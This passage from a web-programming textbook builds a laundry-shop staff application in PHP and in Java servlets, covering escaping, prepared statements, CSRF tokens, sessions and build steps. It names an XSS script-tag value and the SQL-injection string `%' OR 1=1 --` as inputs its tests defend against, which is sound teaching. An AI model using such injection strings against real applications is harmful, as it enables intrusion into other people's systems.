`create_bill` shows the **Post/Redirect/Get** pattern of Chapter 7. A valid form ends with a redirect to the new bill's page, so that the browser's next request is a harmless `GET`; pressing Reload repeats the `GET`, not the `POST`, and no second bill is created. An invalid form ends with **422 Unprocessable Content** and the form again, filled with the cleaned values and the messages.

10.5.4 Templates, and escaping by hand

PHP was born as a template language, and this build uses it as one: each file in `templates/` is HTML with `<?= … ?>` holes. `render` in **Listing 10.19** runs a template with an array of variables, captures its output with `ob_start`, and then runs `layout.php` with the captured text as `$main`.

Listing 10.19 The first half of `php/src/web.php`: `e` escapes for HTML, `render` runs a template inside the layout, `redirect` sends 303 See Other, and `abort` renders the error page with a status.

```
<?php
// Small helpers every page uses: escaping, templates, redirects, the session, errors.

function e(mixed $value): string
{
    return htmlspecialchars((string) $value, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

/** Run templates/$name.php with $vars, put the result inside layout.php, and send it. */
function render(string $name, array $vars = [], int $status = 200): never
{
    http_response_code($status);
    $vars += ['user' => $_SESSION['user'] ?? null, 'csrf' => csrf_token()];
    extract($vars);
    ob_start();
    require __DIR__ . "/../templates/$name.php";
    $main = ob_get_clean();
    require __DIR__ . '/../templates/layout.php';
    exit;
}

function redirect(string $path): never
{
    header('Location: ' . $path, true, 303);           // 303 See Other: the next request
is a GET
    exit;
}

function abort(int $status, string $message): never
{
    render('error', ['title' => $status === 403 ? 'Not allowed' : 'Not found',
                     'message' => $message], $status);
}
```

The customers template is **Listing 10.20**.

Listing 10.20 `php/templates/customers.php`. Every value that came from the database or from the visitor passes through `e()`; the count is an integer that PHP itself produced, and is printed as it is.

```
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="<?= e($q) ?>">
  <button>Search</button>
</form>
<p class="count"><?= $total ?> customer<?= $total === 1 ? '' : 's' ?> found<?php
  if ($total > count($rows)): ?>, showing the first <?= count($rows) ?><?php endif; ?>.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  <?php foreach ($rows as $c): ?>
  <tr><td><?= e($c['id']) ?></td><td><?= e($c['name']) ?></td><td><?= e($c['phone'])
?></td><td><?= e($c['email']) ?></td></tr>
  <?php endforeach; ?>
</table>
```

The weakness of plain PHP as a template language is visible in **Listing 10.20**: escaping is *opt-in*. `<?= $c['name'] ?>` would print a customer's name unescaped, and nothing would warn you. If one customer had registered with the name `<script>…</script>`, every employee who opened the list would run that script. The build's rule is therefore "every value goes through `e()`", and the test of Section 10.10 checks it by searching for a `<script>` tag and making sure it comes back as `<script>`. The template engines of the other builds reverse the default: they escape unless

told not to. That difference, more than any other, is why larger PHP projects use a template engine such as Twig or Laravel's Blade.

`e()` itself is `htmlspecialchars` with `ENT_QUOTES`, so that single quotes are escaped too and a value can safely go inside an attribute written with either kind of quote, and `ENT_SUBSTITUTE`, so that invalid UTF-8 is replaced instead of making the whole result an empty string.

10.5.5 The session

After `session_start()`, `$_SESSION` is an ordinary PHP array that PHP saves to a file at the end of the request and reads back at the start of the next one. The browser holds only the file's name, in the cookie `PHPSESSID`. **Figure 10.39** compares this with the other builds; for PHP the left box holds a random id and the right box a file such as `sess_9c1f…` in the folder `session.save_path` names. The login stores four facts there: the employee's id, name, role and outlet. Everything else — the bills, the customers — is read from the database again on every request, because in a shared-nothing system there is nowhere else to keep it.

10.5.6 The database: PDO

The `Store` class holds every statement. **Listing 10.21** is the search.

Listing 10.21 `Store::searchCustomers`: the visitor's text becomes a `LIKE` pattern whose own wildcard characters are escaped, and both statements are prepared with `?` placeholders.

```
    /** @return array{0:int,1:array} the number of matches and the first PAGE of them */
    public function searchCustomers(string $text): array
    {
        $pattern = '%' . strtr($text, ['!' => '!!', '%' => '!%', '_' => '!_']) . '%';
        $where = " WHERE name LIKE ? ESCAPE '!' OR phone LIKE ? ESCAPE '!'";
        $count = $this->db->prepare('SELECT COUNT(*) FROM Customer' . $where);
        $count->execute([$pattern, $pattern]);
        $rows = $this->db->prepare('SELECT id, name, phone, email FROM Customer' . $where
                                   . ' ORDER BY name, id LIMIT ' . self::PAGE);
        $rows->execute([$pattern, $pattern]);
        return [(int) $count->fetchColumn(), $rows->fetchAll()];
    }
```

Two layers of protection meet in **Listing 10.21**. The **placeholders** keep the visitor's text out of the SQL: `prepare` sends the statement with `?` in it to the database first, and `execute` sends the values separately, so a search for `%' OR 1=1 --` is compared as text and matches nothing — the test checks exactly that. The **escape characters** handle a subtler problem. Inside a `LIKE` pattern, `%` and `_` are wildcards, so a search for `_` would match every customer. `strtr` puts a `!` before each of them (and doubles any `!` the visitor typed), and `ESCAPE '!'` tells the database that a character after `!` is literal. The only value concatenated into the SQL is `self::PAGE`, a constant of the class, never anything from the request.

The constructor (**Listing 10.22**) sets the three PDO options this book always uses: errors become exceptions, rows come back as associative arrays, and prepared statements are real ones prepared by the database rather than emulated by PDO. For SQLite it also switches on foreign keys, which SQLite leaves off unless asked, connection by connection.

Listing 10.22 The top of `php/src/Store.php`: one PDO connection per request, built from the DSN in the configuration.

```php
<?php
// Every SQL statement of the PHP version, in one place (PDO: SQLite by default, MySQL by
DSN).

final class Store
{
    public const PAGE = 20;                     // customers shown per search

    private PDO $db;

    public function __construct(array $config)
    {
        $this->db = new PDO($config['dsn'], $config['user'], $config['password'], [
            PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,   // errors become
exceptions
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
            PDO::ATTR_EMULATE_PREPARES   => false,
        ]);
        if (str_starts_with($config['dsn'], 'sqlite:')) {
            $this->db->exec('PRAGMA foreign_keys = ON');
        }
    }
```

`createBill` uses a transaction, `beginTransaction` … `commit`, with `rollBack` in the `catch`, so that the `Bill` row and its first `StatusLog` row are stored together or not at all — the rule of Section 5.11.

10.5.7 Configuration

Listing 10.23 is all of the build's configuration.

Listing 10.23 `php/config.php`: the database DSN, user and password, and an optional frozen clock for tests. Each value can be overridden by an environment variable.

```php
<?php
// Settings for the PHP version. Change 'dsn' to use MySQL/MariaDB (XAMPP) instead of
SQLite:
//   'dsn' => 'mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4',
//   'user' => 'laundry', 'password' => '...'
return [
    'dsn'      => getenv('LAUNDRY_DSN') ?: 'sqlite:' . __DIR__ . '/../data/laundry.db',
    'user'     => getenv('LAUNDRY_DB_USER') ?: null,
    'password' => getenv('LAUNDRY_DB_PASSWORD') ?: null,
    'now'      => getenv('LAUNDRY_NOW') ?: null,   // '2026-09-30 21:00:00' freezes the
clock
];
```

A file that `return`s an array is the simplest configuration format PHP has, and it cannot be requested by a browser because it lives outside `public/`. Each setting can also come from an environment variable — `getenv('LAUNDRY_DSN')` — which is how the test runs point the build at a temporary copy of the database, and how a production server keeps passwords out of files that are committed to a repository. To use the MariaDB server of XAMPP (**Figure 10.9**), load `schema.mysql.sql` and `seed.mysql.sql` into `profitina_laundry` with phpMyAdmin and set the DSN to `mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4` with a user and password; nothing else changes.

10.5.8 Running it

From the `php` folder, on any system with PHP 8.2 or newer and its `pdo_sqlite` extension:

```
php -S 127.0.0.1:9001 -t public public/index.php
```

Open `http://127.0.0.1:9001/` and log in as `kasir1@profitina-laundry.example` with the password `Kasir#2026`. To run the same build under XAMPP's Apache instead, give it its own port and document root with a virtual host in `xampp\apache\conf\extra\httpd-vhosts.conf` — `Listen 9001` and a `<VirtualHost *:9001>` whose `DocumentRoot` is the `php/public` folder, with `AllowOverride All` so that `.htaccess` is obeyed — and restart Apache from the panel (**Figure 10.4**). That arrangement was not run in this book's build, where only PHP's own server was available; the README gives the complete block to paste.

With the server running, the acceptance test of Section 10.10 printed **Listing 10.24**.

Listing 10.24 The acceptance test against the PHP build on port 9001, over a fresh copy of the database: eighteen checks, eighteen passes.

```
PASS 01 anonymous /customers is sent to /login
     server says: PHP 8.4 + PDO
PASS 02 login page has a form with a hidden token
PASS 03 wrong password: 401 and one neutral message
PASS 04 login without the token is refused (400 or 403)
PASS 05 cashier logs in and lands on /customers
PASS 06 all customers: 256 found, first 20 shown
PASS 07 search 'budi' finds 3
PASS 08 search by phone finds Nabila Rahman
PASS 09 search text is escaped, not executed
PASS 10 SQL typed into the search box is only text
PASS 11 new-bill form is shown to a cashier
PASS 12 new bill without the token is refused (400 or 403)
PASS 13 bad bill: 422 and three messages
PASS 14 good bill: redirect to /bills/<new id>
PASS 15 bill page: 3 kg express = Rp 36.000, queued, at Rungkut
     created B2954
PASS 16 unknown bill: 404
PASS 17 log out, and /customers is closed again
PASS 18 a washer may not open the new-bill form: 403
18 passed, 0 failed
```

10.6 Jakarta Servlets and JSP

10.6.1 The life of a request in a container

The servlet build is a set of classes handed to a container. Chapter 7 told the story in full; **Figure 10.38**'s second row is its summary. Tomcat starts, reads the WAR file, finds the classes marked with annotations, and creates **one** object of each servlet class and **one** of each filter. When a request arrives, a *connector* thread parses it into an `HttpServletRequest`, the filters run in order, and the container calls `doGet` or `doPost` on the one servlet object whose mapping matches the address. That object then lives on, serving request after request from many threads at once, until Tomcat stops.

That is the opposite of PHP's shared-nothing lifecycle, and it has two consequences you must hold on to. The good one: anything expensive — a configured `Store`, a compiled regular expression, a connection pool — is built once and reused for every request, so no time is spent building it per request. The dangerous one: a field of a servlet is shared by every visitor at the same moment, so *request data must never be put in a field*. Every servlet in this build keeps its per-request values in local variables and request attributes, and the only shared object, the `Store`, holds nothing but the database URL.

The shared object is built by a listener, **Listing 10.25**, which the container calls once when the application starts.

Listing 10.25 `AppListener`: when the application starts, build the one `Store` and put it in application scope, where every servlet can find it.

```
package laundry.servlet;

import jakarta.servlet.ServletContextEvent;
import jakarta.servlet.ServletContextListener;
import jakarta.servlet.annotation.WebListener;
import laundry.core.Store;

/** Runs once when Tomcat starts the application: builds the one Store every servlet
shares. */
@WebListener
public class AppListener implements ServletContextListener {
    @Override
    public void contextInitialized(ServletContextEvent event) {
        String url = event.getServletContext().getInitParameter("laundry.db.url");   //
web.xml
        String env = System.getenv("LAUNDRY_DB_URL");
        event.getServletContext().setAttribute("store", new Store(env != null ? env :
url));
    }
}
```

10.6.2 How an address reaches a servlet

A servlet says which addresses it answers with `@WebServlet`. This build has six mappings, and between them they use all three kinds of pattern the Servlet specification [6] defines:

- an **exact** pattern, such as `@WebServlet("/login")` or `@WebServlet("/bills/new")`, which matches that path only;
- a **path prefix**, `@WebServlet("/bills/*")`, which matches `/bills/` followed by anything, and hands the rest to the servlet as `getPathInfo()` — for `/bills/B2954` that is `/B2954`;
- the **empty string**, `@WebServlet("")`, which matches exactly the root of the application.

When two patterns could both match, the specification's rule is that an exact match wins over a prefix match. That is why `/bills/new` reaches `NewBillServlet` and not `BillServlet`, whichever class Tomcat happens to load first. Compare this with the PHP route table, where the *order of the rows* decided: here the *kind of pattern* decides, and order does not matter at all.

10.6.3 The filter: the checks every request passes

Everything that PHP's front controller did before the route table — character encoding, the CSRF token, the login check — is done here by one filter, **Listing 10.26**, mapped to `/*` so that it runs before every servlet.

Listing 10.26 `Guard`, the one filter of the servlet build: UTF-8 first, a CSRF token for every session, the token checked on every POST, and anyone without a login sent to `/login`.

```
package laundry.servlet;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebFilter;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.util.HexFormat;

/** Runs before every servlet: UTF-8, a CSRF token per session, the check on every POST,
 *  and the door that sends visitors without a login to /login. */
@WebFilter("/*")
public class Guard extends HttpFilter {
    private static final SecureRandom RANDOM = new SecureRandom();

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        req.setCharacterEncoding("UTF-8");
        String path = req.getServletPath();
        if (path.startsWith("/static/")) {
            chain.doFilter(req, resp);
            return;
        }
        HttpSession session = req.getSession();
        if (session.getAttribute("csrf") == null) {
            byte[] b = new byte[16];
            RANDOM.nextBytes(b);
            session.setAttribute("csrf", HexFormat.of().formatHex(b));
        }
        req.setAttribute("ctx", req.getContextPath());   // for links in the JSP pages
        if ("POST".equals(req.getMethod())) {
            String sent = req.getParameter("csrf") == null ? "" : req.getParameter("csrf");
            if (!MessageDigest.isEqual(sent.getBytes(StandardCharsets.UTF_8),

session.getAttribute("csrf").toString().getBytes(StandardCharsets.UTF_8))) {
                Pages.error(req, resp, 403, "The form has expired. Go back, reload the page
and try again.");
                return;
            }
        }
        if (!path.equals("/login") && session.getAttribute("user") == null) {
```

Listing 10.26 (Continued) *Guard, the one filter of the servlet build: UTF-8 first, a CSRF token for every session, the token checked on every POST, and anyone without a login sent to /login.*

```
            resp.sendRedirect(req.getContextPath() + "/login");
            return;
        }
        chain.doFilter(req, resp);
    }
}
```

The order inside `doFilter` matters. `setCharacterEncoding("UTF-8")` must come before the first `getParameter`, because the container decodes the whole form the first time any parameter is read; set the encoding afterwards and Indonesian names with accented letters arrive garbled (Section 7.25 lists it among the common mistakes). Static files are let through before a session is created, so that fetching the stylesheet does not start one. `req.setAttribute("ctx",`

`req.getContextPath()` gives every JSP page the application's *context path* — empty when the WAR is deployed as `ROOT`, `/laundry` when it is deployed as `laundry.war` — so that links keep working wherever the application is deployed. And `chain.doFilter` at the end is what lets the request continue to the servlet; a filter that returns without calling it has answered the request itself.

10.6.4 The servlets

`LoginServlet`, **Listing 10.27**, is `login_form` and `login` of the PHP build, as two methods of one class.

Listing 10.27 `LoginServlet`: `doGet` shows the form, `doPost` checks the password, and on success changes the session id before storing the user.

```
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.core.Passwords;
import laundry.core.Records.Employee;
import laundry.core.Records.User;
import laundry.core.Rules;

@WebServlet("/login")
public class LoginServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        req.setAttribute("title", "Staff login");
        Pages.view(req, resp, 200, "login");
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String email = req.getParameter("email") == null ? "" :
req.getParameter("email").strip().toLowerCase();
        String password = req.getParameter("password") == null ? "" :
req.getParameter("password");
        Employee e;
        try {
            e = Pages.store(req).employeeByEmail(email);
        } catch (SQLException ex) {
            throw new ServletException(ex);
        }
        if (e == null || e.passwordHash() == null || !Passwords.verify(password,
e.passwordHash())) {
            req.setAttribute("title", "Staff login");
            req.setAttribute("email", email);
            req.setAttribute("error", "Wrong e-mail or password.");
            Pages.view(req, resp, 401, "login");
            return;
        }
        req.changeSessionId();                          // a fresh session id for the new
login
        req.getSession().setAttribute("user", new User(e.id(), e.name(), Rules.role(e),
e.outletId()));
        Pages.seeOther(req, resp, "/customers");
    }
}
```

`req.changeSessionId()` is the servlet API's `session_regenerate_id`: the session keeps its contents, the id changes, and the old id stops working. The `User` stored in the session is a Java *record* that implements `Serializable`, because Tomcat saves sessions to disk when it stops and reads them back when it starts, and can only do that for objects it can serialize.

`Pages.view` — a helper in `Pages.java` — sets the status, then *forwards* the request to a JSP page under `WEB-INF/views/`. A forward happens inside the server: the browser asked for `/login`, and never learns that `login.jsp` drew the answer. Pages under `WEB-INF` cannot be requested directly at all; the container refuses any URL that points into it, which gives the servlet build for free what the PHP build achieved by keeping templates out of `public/`.

`NewBillServlet`, **Listing 10.28**, is the longest servlet.

Listing 10.28 `NewBillServlet`, mapped to the exact path `/bills/new`: washers refused, the form shown or checked, and a valid bill stored and followed by 303 See Other.

```
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import java.util.Map;
import laundry.core.Records.Checked;
import laundry.core.Records.User;
import laundry.core.Rules;
import laundry.core.Store;

@WebServlet("/bills/new")                  // an exact mapping wins over "/bills/*"
public class NewBillServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        if (mayNot(req, resp)) {
            return;
        }
        form(req, resp, 200, Map.of("units", "1"), Map.of());
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        if (mayNot(req, resp)) {
            return;
        }
        User u = (User) req.getSession().getAttribute("user");
        Store store = Pages.store(req);
        try {
            Checked c = Rules.validateBill(req::getParameter, store);
            if (!c.ok()) {
                form(req, resp, 422, c.values(), c.errors());
                return;
            }
            Map<String, String> v = c.values();
            String id = store.createBill(v.get("customer"), v.get("service"),
                    Integer.parseInt(v.get("units")), v.get("rack"), u.id(), u.outletId(),
Rules.now());
            Pages.seeOther(req, resp, "/bills/" + id);
        } catch (SQLException e) {
            throw new ServletException(e);
```

Listing 10.28 (Continued) *NewBillServlet, mapped to the exact path /bills/new: washers refused, the form shown or checked, and a valid bill stored and followed by 303 See Other.*

```
        }
    }

    private static boolean mayNot(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        User u = (User) req.getSession().getAttribute("user");
        if ("washer".equals(u.role())) {
            Pages.error(req, resp, 403, "Washers do not take new bills.");
            return true;
        }
        return false;
    }

    private static void form(HttpServletRequest req, HttpServletResponse resp, int status,
                             Map<String, String> values, Map<String, String> errors)
            throws ServletException, IOException {
        try {
            req.setAttribute("services", Pages.store(req).services());
        } catch (SQLException e) {
            throw new ServletException(e);
        }
        req.setAttribute("title", "New bill");
        req.setAttribute("values", values);
        req.setAttribute("errors", errors);
        Pages.view(req, resp, status, "bill_new");
    }
}
```

`Rules.validateBill(req::getParameter, store)` passes a *method reference*: the rules ask for a field by name and receive whatever `getParameter` returns, without knowing that a servlet is involved. The HttpServer build passes `w.form::get` to the same method, and the ASP.NET build passes a lambda over `Request.Form`; the rules are the same code in every case. `Pages.seeOther` sets status 303 and the `Location` header by hand, because the servlet API's own `sendRedirect` sends **302**.

`BillServlet`, **Listing 10.29**, reads the bill id from the path.

Listing 10.29 `BillServlet`, mapped to the prefix `/bills/*`: the id is whatever follows `/bills/`, checked against the pattern before the database is asked.

```java
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.core.Records.BillView;
import laundry.core.Rules;

@WebServlet("/bills/*")                    // /bills/B2954: getPathInfo() is "/B2954"
public class BillServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String id = req.getPathInfo() == null ? "" :
req.getPathInfo().substring(1).toUpperCase();
        try {
            BillView bill = id.matches("B[0-9]{4}") ? Pages.store(req).bill(id) : null;
            if (bill == null) {
                Pages.error(req, resp, 404, "There is no bill " + id + ".");
                return;
            }
            req.setAttribute("title", "Bill " + bill.id());
            req.setAttribute("bill", bill);
            req.setAttribute("charged", Rules.rupiah(bill.payment()));
            Pages.view(req, resp, 200, "bill_show");
        } catch (SQLException e) {
            throw new ServletException(e);
        }
    }
}
```

10.6.5 The JSP views

The views are JSP pages that contain no Java at all — only HTML, the Expression Language and JSTL tags, exactly as Section 7.14 recommended. Every page starts with a static include of `_top.jspf` (**Listing 10.30**), which declares the tag library and draws the header, and ends with `_bottom.jspf`, which closes the page.

Listing 10.30 `_top.jspf`, included at translation time into every view: the page directive, the JSTL core library, and the header with its logout form.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title><c:out value="${title}"/> · Profitina Laundry</title>
<link rel="stylesheet" href="${ctx}/static/style.css">
</head>
<body>
<header class="top">
  <img src="${ctx}/static/profitina-logo-horizontal.png" alt="Profitina">
  <span class="stack">Jakarta Servlet + JSP</span>
  <c:if test="${not empty sessionScope.user}">
  <nav>
    <a href="${ctx}/customers">Customers</a>
    <a href="${ctx}/bills/new">New bill</a>
    <form class="inline" method="post" action="${ctx}/logout">
      <input type="hidden" name="csrf" value="${sessionScope.csrf}">
      <button class="linkish">Log out <c:out value="${sessionScope.user.name}"/></button>
    </form>
  </nav>
  </c:if>
</header>
<main>
```

Listing 10.31 is the customer list.

Listing 10.31 `customers.jsp`: the same markup as **Listing 10.20**, with `<c:out>` doing what `e()` did and `<c:forEach>` doing what `foreach` did.

```
<%@ include file="_top.jspf" %>
<h1>Customers</h1>
<form method="get" action="${ctx}/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="<c:out value='${q}'/>">
  <button>Search</button>
</form>
<p class="count">${result.total} customer${result.total == 1 ? '' : 's'} found<c:if
  test="${result.total > result.rows.size()}">, showing the first
${result.rows.size()}</c:if>.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  <c:forEach var="c" items="${result.rows}">
  <tr><td><c:out value="${c.id}"/></td><td><c:out value="${c.name}"/></td><td><c:out
value="${c.phone}"/></td><td><c:out value="${c.email}"/></td></tr>
  </c:forEach>
</table>
<%@ include file="_bottom.jspf" %>
```

Escaping is still opt-in in JSP: `${c.name}` on its own would print the name raw, and `<c:out value="${c.name}"/>` escapes it. The difference from plain PHP is that `<c:out>` is so short and so idiomatic that its absence stands out in review. Values that are numbers produced by the program, such as `${result.total}`, are printed without it.

There is one version trap in these pages. `${bill.customerName}` reads a component of a Java *record*. The Expression Language learned to read records in version 6.0, which belongs to Jakarta EE 11 and ships in **Tomcat 11**. On Tomcat 10.1, whose Expression Language is 5.0, the same expression fails with "property not found", and the pages would have to write `${bill.customerName()}` — an explicit method call, which EL has allowed for a long time — or

the classes would have to be ordinary JavaBeans with `getCustomerName()` methods. This build therefore requires Tomcat 11.

10.6.6 Configuration and the deployment descriptor

Because every servlet, the filter and the listener register themselves with annotations, `web.xml` (**Listing 10.32**) holds only what a deployer may want to change without recompiling.

Listing 10.32 `web.xml`: the database URL as a context parameter, a thirty-minute session timeout, and a session cookie that is `HttpOnly` and the only way a session is tracked.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Servlets, the filter and the listener register themselves with annotations;
     this file only holds the settings a deployer may want to change. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
                             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">
    <display-name>Profitina Laundry, Chapter 10</display-name>
    <context-param>
        <param-name>laundry.db.url</param-name>
        <!-- An absolute path: Tomcat's working folder is not the application's folder. -->
        <param-value>jdbc:sqlite:/srv/laundry/laundry.db</param-value>
    </context-param>
    <session-config>
        <session-timeout>30</session-timeout>
        <cookie-config>
            <http-only>true</http-only>
        </cookie-config>
        <tracking-mode>COOKIE</tracking-mode>
    </session-config>
</web-app>
```

`<tracking-mode>COOKIE</tracking-mode>` switches off the old habit of putting the session id into URLs (`;jsessionid=…`) when a browser refuses cookies — a habit that leaks session ids into logs, bookmarks and `Referer` headers. The database URL has an absolute path because Tomcat's working folder is Tomcat's, not the application's; the environment variable `LAUNDRY_DB_URL`, if set, wins over it (see **Listing 10.25**). In a larger installation the database would be a *JNDI DataSource* configured in Tomcat's `context.xml` and looked up by name, so that the connection pool belongs to the server and the password never enters the WAR (Section 7.16.4).

10.6.7 Building the WAR, and what was not run

`build.sh`, **Listing 10.33**, compiles the shared `laundry.core` classes and the servlets against the Servlet API jar, copies the web folder, adds the SQLite driver, and zips the result into `dist/ROOT.war`.

Listing 10.33 `java/servlet/build.sh`. The Servlet API jar is used to compile and is never packaged: Tomcat supplies its own, and a second copy inside the WAR causes class-loading errors.

```
#!/usr/bin/env bash
# Compile the servlets and build dist/ROOT.war for Tomcat 11 (macOS, Linux, Git Bash).
# Tomcat is not needed to BUILD; the Servlet API jar is used to compile and never packaged.
set -e
cd "$(dirname "$0")"
rm -rf build dist
mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
javac --release 17 -Xlint:all -d build/WEB-INF/classes \
      -cp "../lib/jakarta.servlet-api-6.0.0.jar" $(find ../common/src src -name '*.java')
cp -r web/. build/
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/
if ls lib-extra/*.jar >/dev/null 2>&1; then cp lib-extra/*.jar build/WEB-INF/lib/; else
  echo "note: put the two JSTL 3.0 jars in lib-extra/ before deploying (see README)"; fi
(cd build && jar --create --file ../dist/ROOT.war .)
echo "built dist/ROOT.war ($(unzip -l dist/ROOT.war | tail -1 | awk '{print $2}') entries)"
```

In this book's build the script ran and printed:

```
7 warnings
note: put the two JSTL 3.0 jars in lib-extra/ before deploying (see README)
built dist/ROOT.war (41 entries)
```

The seven warnings are `-Xlint:all` observing that serializable classes have no `serialVersionUID`, harmless here. The WAR holds the compiled classes, the seven JSP files, `web.xml`, the stylesheet, the logo and the SQLite driver, 41 entries in all.

That is where this build's verification ends, and the reason is worth stating plainly. To go further one needs Tomcat 11 to deploy the WAR — Tomcat's JSP compiler, Jasper, is the only thing that can prove the JSP pages translate — and the two JSTL 3.0 jars, `jakarta.servlet.jsp.jstl-api` and its implementation, which Tomcat does not include. Neither could be downloaded in the build environment. On your own machine the steps are the ones of Section 7.7: put the two JSTL jars in `java/servlet/lib-extra/`, run `./build.sh`, copy `dist/ROOT.war` into Tomcat's `webapps` folder (after moving Tomcat's own `ROOT` folder aside) or upload it with the Manager of **Figure 10.15**, set `LAUNDRY_DB_URL` to the absolute path of the database, and run the acceptance test against `http://127.0.0.1:8080`. Because the servlets share their `laundry.core` classes with the HttpServer build, which did run and pass, the part left unproven is the container, the JSP views and the mappings — not the rules, the SQL or the password code.

10.7 The Same Servlets on the JDK's Own Server

10.7.1 What the container was doing

The HttpServer build answers the same addresses with the same `laundry.core` classes, on the small web server that comes inside every JDK. It runs anywhere Java 17 or newer is installed, with no Tomcat and no build tool, which is why it is the Java build that could be tested here. And because it has no container, everything a container did silently must be written out by hand — which makes it the clearest possible answer to the question "what does Tomcat actually do for me?".

Listing 10.34 is the start of the program and its route table.

Listing 10.34 `main` and `dispatch` of `Main.java`: one context for every path, a thread pool, and a `switch` on method and path that plays the part of the servlet mappings.

```
    public static void main(String[] args) throws IOException {
        String url = System.getProperty("laundry.db.url",
                System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../../data/laundry.db"));
        int port = Integer.parseInt(System.getenv().getOrDefault("PORT", "9002"));
        Main app = new Main(new Store(url));
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", ex -> app.dispatch(new Web(ex)));   // one door; we route
below
        server.setExecutor(Executors.newFixedThreadPool(8));
        server.start();
        System.out.println("Profitina Laundry (Java HttpServer) on http://127.0.0.1:" +
port + "/");
    }

    /** The route table: method and path decide which method runs. */
    private void dispatch(Web w) throws IOException {
        String method = w.ex.getRequestMethod();
        String path = w.ex.getRequestURI().getPath();
        try {
            if (path.startsWith("/static/")) {
                staticFile(w, path);
                return;
            }
            if (method.equals("POST") && !MessageDigest.isEqual(
                    w.form.getOrDefault("csrf", "").getBytes(StandardCharsets.UTF_8),

String.valueOf(w.session().get("csrf")).getBytes(StandardCharsets.UTF_8))) {
                error(w, 403, "The form has expired. Go back, reload the page and try
again.");
                return;
            }
            Matcher bill = BILL.matcher(path);
            switch (method + " " + path) {
                case "GET /" -> w.redirect("/customers");
                case "GET /login" -> page(w, 200, "Staff login", Views.login(csrf(w), "",
null));
                case "POST /login" -> login(w);
                case "POST /logout" -> logout(w);
                case "GET /customers" -> customers(w);
                case "GET /bills/new", "POST /bills/new" -> newBill(w);
                default -> {
                    if (method.equals("GET") && bill.matches()) {
                        showBill(w, bill.group(1));
                    } else {
                        error(w, 404, "There is no page at this address.");
                    }
                }
            }
        } catch (Exception e) {                        // log it; show the visitor one
sentence
            e.printStackTrace();
            w.send(500, Views.layout("Error", null, "", Views.error("Error", "Something
went wrong.")));
```

Listing 10.34 (Continued) *main and dispatch of Main.java: one context for every path, a thread pool, and a switch on method and path that plays the part of the servlet mappings.*

```
        }
    }
```

`HttpServer.create` opens the listening socket; `createContext("/", …)` sends every request to one handler; `setExecutor` gives it eight threads, which is what Tomcat's connector thread pool does. `dispatch` then is the container and the filter in one method: it serves static files, checks the CSRF token on every POST, and chooses a method with a `switch` on the text `"GET /login"`, `"POST`

`/bills/new"` and so on — Java's string `switch` compares exactly, so that is the exact-match rule — with a regular expression for `/bills/B2954` in the `default` branch, which is the prefix rule. The final `catch` is the container's error page: log the exception, show one sentence.

10.7.2 Sessions, written out

There is no `HttpSession` here, so `Web.java` keeps sessions itself: a `ConcurrentHashMap` from a random id to a map of values, and a cookie called `SID`. **Listing 10.35** is the heart of it.

Listing 10.35 Sessions by hand in `Web.java`: an id of 64 random hexadecimal digits, a fresh CSRF token, and a cookie that is `HttpOnly` and `SameSite=Lax`.

```
    /** The visitor's session, created (with a new cookie) on first use. */
    Map<String, Object> session() {
        if (sessionId == null) {
